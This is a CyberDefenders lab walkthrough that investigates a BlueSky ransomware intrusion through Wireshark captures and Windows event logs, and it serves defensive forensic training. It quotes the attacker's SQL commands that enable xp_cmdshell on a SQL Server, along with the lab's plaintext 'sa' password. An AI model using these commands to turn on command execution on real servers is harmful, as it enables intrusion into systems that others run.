CyberDefenders: BlueSky Lab

CyberDefenders: BlueSky Lab
Overview
This lab walkthrough provides an in-depth investigation into a ransomware attack leveraging the BlueSky ransomware family. The exercise is designed to help cybersecurity analysts identify and analyze various stages of a sophisticated attack, from initial compromise to credential dumping, lateral movement, and ransomware deployment. By examining network traffic, analyzing malicious scripts, and conducting forensic artifact inspection, this walkthrough demonstrates how attackers exploit vulnerabilities to infiltrate systems and execute payloads.
The scenario begins with the capture and analysis of network traffic using Wireshark, focusing on HTTP streams that reveal PowerShell scripts used for reconnaissance, credential theft, and remote execution via SMB. It explores how attackers abuse scheduled tasks and registry modifications to establish persistence and evade detection. Analysts are guided through identifying key indicators of compromise, including encoded PowerShell commands, credential dumping scripts, and the exfiltration of sensitive data.
Further investigation into the ransomware deployment phase highlights its propagation through SMB and the use of ransom notes to demand payment from victims. By leveraging tools like VirusTotal, analysts correlate hash values with known malware families, confirming the use of the ransomware. This analysis provides insight into the ransomware’s behavior, file encryption methods, and potential decryption options.
Throughout this walkthrough, cybersecurity professionals will gain hands-on experience in identifying malicious patterns, decoding obfuscated commands, and leveraging threat intelligence platforms to classify malware. By the end of this lab, participants will be equipped with practical skills to detect, analyze, and mitigate ransomware attacks, reinforcing the importance of proactive monitoring and incident response strategies.
Question 1
Question 1: Knowing the source IP of the attack allows security teams to respond to potential threats quickly. Can you identify the source IP responsible for potential port scanning activity?
Wireshark is a powerful network protocol analyzer widely used by cybersecurity professionals to inspect and analyze network traffic in detail. It allows investigators to capture live traffic or open packet capture (PCAP) files for forensic investigation. By dissecting packets, Wireshark provides insights into network behavior, identifying anomalies, malicious activity, and indicators of compromise (IOCs). The tool supports filtering by protocol, IP addresses, ports, and other parameters, making it ideal for identifying suspicious patterns like port scanning or unauthorized connections.
Analyzing the captured network traffic within Wireshark reveals Transmission Control Protocol (TCP) activity, specifically focusing on SYN packets, which are indicative of a TCP three-way handshake process.

These SYN packets initiate connections between hosts, but in reconnaissance scenarios, attackers often send multiple SYN packets without completing the handshake. This behavior, known as a SYN scan, helps attackers identify open ports by examining responses from target systems. The observed traffic highlights a series of SYN packets without corresponding acknowledgments (ACKs), which aligns with patterns typical of port scanning attempts used for reconnaissance purposes.
Wireshark’s “Endpoints → Statistics” feature further enhances the investigation by summarizing all active IP addresses involved in the captured traffic. This view provides details about transmitted (Tx) and received (Rx) packets and their respective byte counts, enabling investigators to pinpoint hosts displaying abnormal traffic patterns. One notable endpoint in this analysis is the IP address 87.96.21.84, which transmitted 3,033 packets totaling 2 MB and received 1,734 packets totaling 207 KB. Such high transmission activity suggests scanning behavior, as it mirrors the volume of requests and responses expected during port scans.
Given the details extracted from the analysis, the source IP responsible for the potential port scanning activity is identified as 87.96.21.84. This conclusion is based on the excessive volume of transmitted SYN packets targeting various ports, indicative of probing attempts.
Question 2
Question 2: During the investigation, it’s essential to determine the account targeted by the attacker. Can you identify the targeted account username?
To investigate and identify the targeted account username, we need to carefully analyze the network traffic and its details captured in the provided evidence.

Using this data, we will focus on the Tabular Data Stream (TDS) protocol, as it reveals important database interactions.
The protocol hierarchy shown in Wireshark provides an overview of the protocols observed in the captured traffic. Among these, TDS accounts for approximately 6% of the total packets, indicating significant activity related to database communications. TDS, a proprietary protocol by Microsoft, is primarily used for client-server communication with SQL Server. It facilitates operations such as login authentication, query execution, and data exchange. Its presence in this network capture suggests that interactions with a database server are central to the investigation.
In one of the exchanged packets, a TDS login attempt is observed.

Examining the details of this packet reveals critical information. The login packet encapsulates metadata used during the authentication process. Notably, the packet contains the username and password being sent during this attempt. The username in this case is sa, which stands for “system administrator” in SQL Server terminology. This account typically has elevated privileges, making it a common target for attackers. Along with the username, the packet reveals the password used in this attempt: cyb3rd3f3nd3r$. Such sensitive information is often exposed when attackers intercept database traffic or when weak configurations enable plaintext transmission of credentials.
This analysis confirms that the attacker targeted the sa account, an administrative account on the SQL Server. By leveraging the protocol hierarchy and inspecting the TDS login packet, we identified the specific account and password the attacker attempted to use. Understanding the significance of TDS traffic and decoding its contents is crucial in uncovering such malicious activities.
Question 3
Question 3: We need to determine if the attacker succeeded in gaining access. Can you provide the correct password discovered by the attacker?
To determine whether the attacker succeeded in gaining access, we need to analyze the captured network traffic and examine the authentication attempt using the Tabular Data Stream protocol. Successful authentication over TDS can often be verified by inspecting login packets for credentials transmitted during the session.
In this scenario, we focus on a specific TCP stream containing TDS protocol data. The network traffic reveals an interaction between a client and server, where the client initiates a login attempt. Examining the login packet reveals a TDS7 login request, which contains critical authentication details such as the username and password used during the connection attempt.

Within the packet dissection, the login credentials are displayed as plaintext due to the absence of encryption on the communication channel. The username presented is sa, which is commonly used as the default administrative account in SQL Server. Additionally, the password field explicitly displays the string cyb3rd3f3nd3r$, indicating that these credentials were transmitted without encryption, making them easily accessible to anyone monitoring the network.
Since the credentials are visible in plaintext, it is highly likely that the attacker successfully gained access to the server using these details. To confirm the login’s success, subsequent packets would typically include server responses indicating a successful authentication acknowledgment. While this example emphasizes the discovery of valid credentials, the visibility of such sensitive information underscores a critical vulnerability. The lack of encryption on the TDS session leaves database authentication open to interception, enabling attackers to escalate their activities after obtaining access.
Question 4
Question 4: Attackers often change some settings to facilitate lateral movement within a network. What setting did the attacker enable to control the target host further and execute further commands?
To determine what setting the attacker enabled to control the target host further and execute additional commands, we shift our focus to analyze the SQL batch query transmitted through the Tabular Data Stream (TDS) protocol. The captured traffic reveals the attacker executing specific SQL commands designed to alter the configuration of the SQL Server, enabling the execution of system commands through the database server.

In this session, the attacker sends an SQL batch query containing a series of configuration commands. The first command, EXEC sp_configure 'show advanced options', 1; RECONFIGURE;, enables the display and modification of advanced server options. By default, these options are hidden to prevent unauthorized or accidental changes, so enabling them is often the first step in escalating privileges or enabling dangerous functionalities.
The second command, EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;, is particularly noteworthy. This command enables the xp_cmdshell stored procedure, which allows SQL Server to execute operating system commands directly from the database. Once enabled, the attacker can use this feature to run arbitrary system commands, effectively turning the database server into a launch point for further attacks. This capability is often exploited to execute malicious scripts, download payloads, create new user accounts, or establish backdoors.
We can confirm this finding by analyzing event id 15457 in Windows event logs.

Event ID 15457 is a security audit event generated by Microsoft SQL Server when the xp_cmdshell configuration setting is modified. By default, this feature is disabled due to its potential security risks, as enabling it can be exploited by attackers to execute arbitrary commands on the host system. When this event is logged, it typically indicates that someone has either enabled or reconfigured this feature, which could be part of legitimate administrative tasks or malicious activities, such as privilege escalation or lateral movement. Monitoring and investigating this event is crucial, especially if it appears unexpectedly, as it may signal an ongoing attack or unauthorized changes to the SQL Server configuration.
Question 5
Question 5: Process injection is often used by attackers to escalate privileges within a system. What process did the attacker inject the C2 into to gain administrative privileges?
Process injection is a technique commonly used by attackers to execute malicious code within the address space of a legitimate process, enabling privilege escalation, persistence, and evasion of security controls. By injecting code into a trusted process, attackers can mask their activities, making detection more challenging for security tools. This method allows attackers to operate with the privileges of the targeted process, often gaining administrative or system-level access when injecting into high-privilege processes like PowerShell, LSASS, or svchost.exe.

Event ID 400, as shown in the screenshot above, is logged by PowerShell and relates to the start of a PowerShell engine instance. It indicates that the PowerShell runtime has initialized successfully and is available to process commands or scripts. This event is significant in attack scenarios because it can signal the execution of malicious scripts or commands via PowerShell, which is frequently abused by attackers for post-exploitation activities, such as downloading payloads, executing commands, or establishing Command and Control (C2) communication.
The highlighted event records details about the execution environment. The log entry reveals that the PowerShell engine transitioned from a ‘None’ state to ‘Available,’ indicating it was initialized and ready for use. Additional details, such as the hostname MSFConsole and application path winlogon.exe, provide context about the environment in which the script was executed. The MSFConsole is the primary command-line interface for the Metasploit Framework, a powerful and widely used penetration testing tool developed by Rapid7. It provides security professionals with a versatile platform to identify, exploit, and validate vulnerabilities in systems and networks. MSFConsole offers access to a comprehensive database of exploits, payloads, and auxiliary modules, enabling users to simulate attacks and assess defenses effectively. With features like session management, post-exploitation modules, and integration with scripts, it is highly customizable and supports advanced attack techniques, including payload delivery, privilege escalation, and persistence mechanisms. Its extensive capabilities make it an essential tool for red teams, penetration testers, and security researchers.
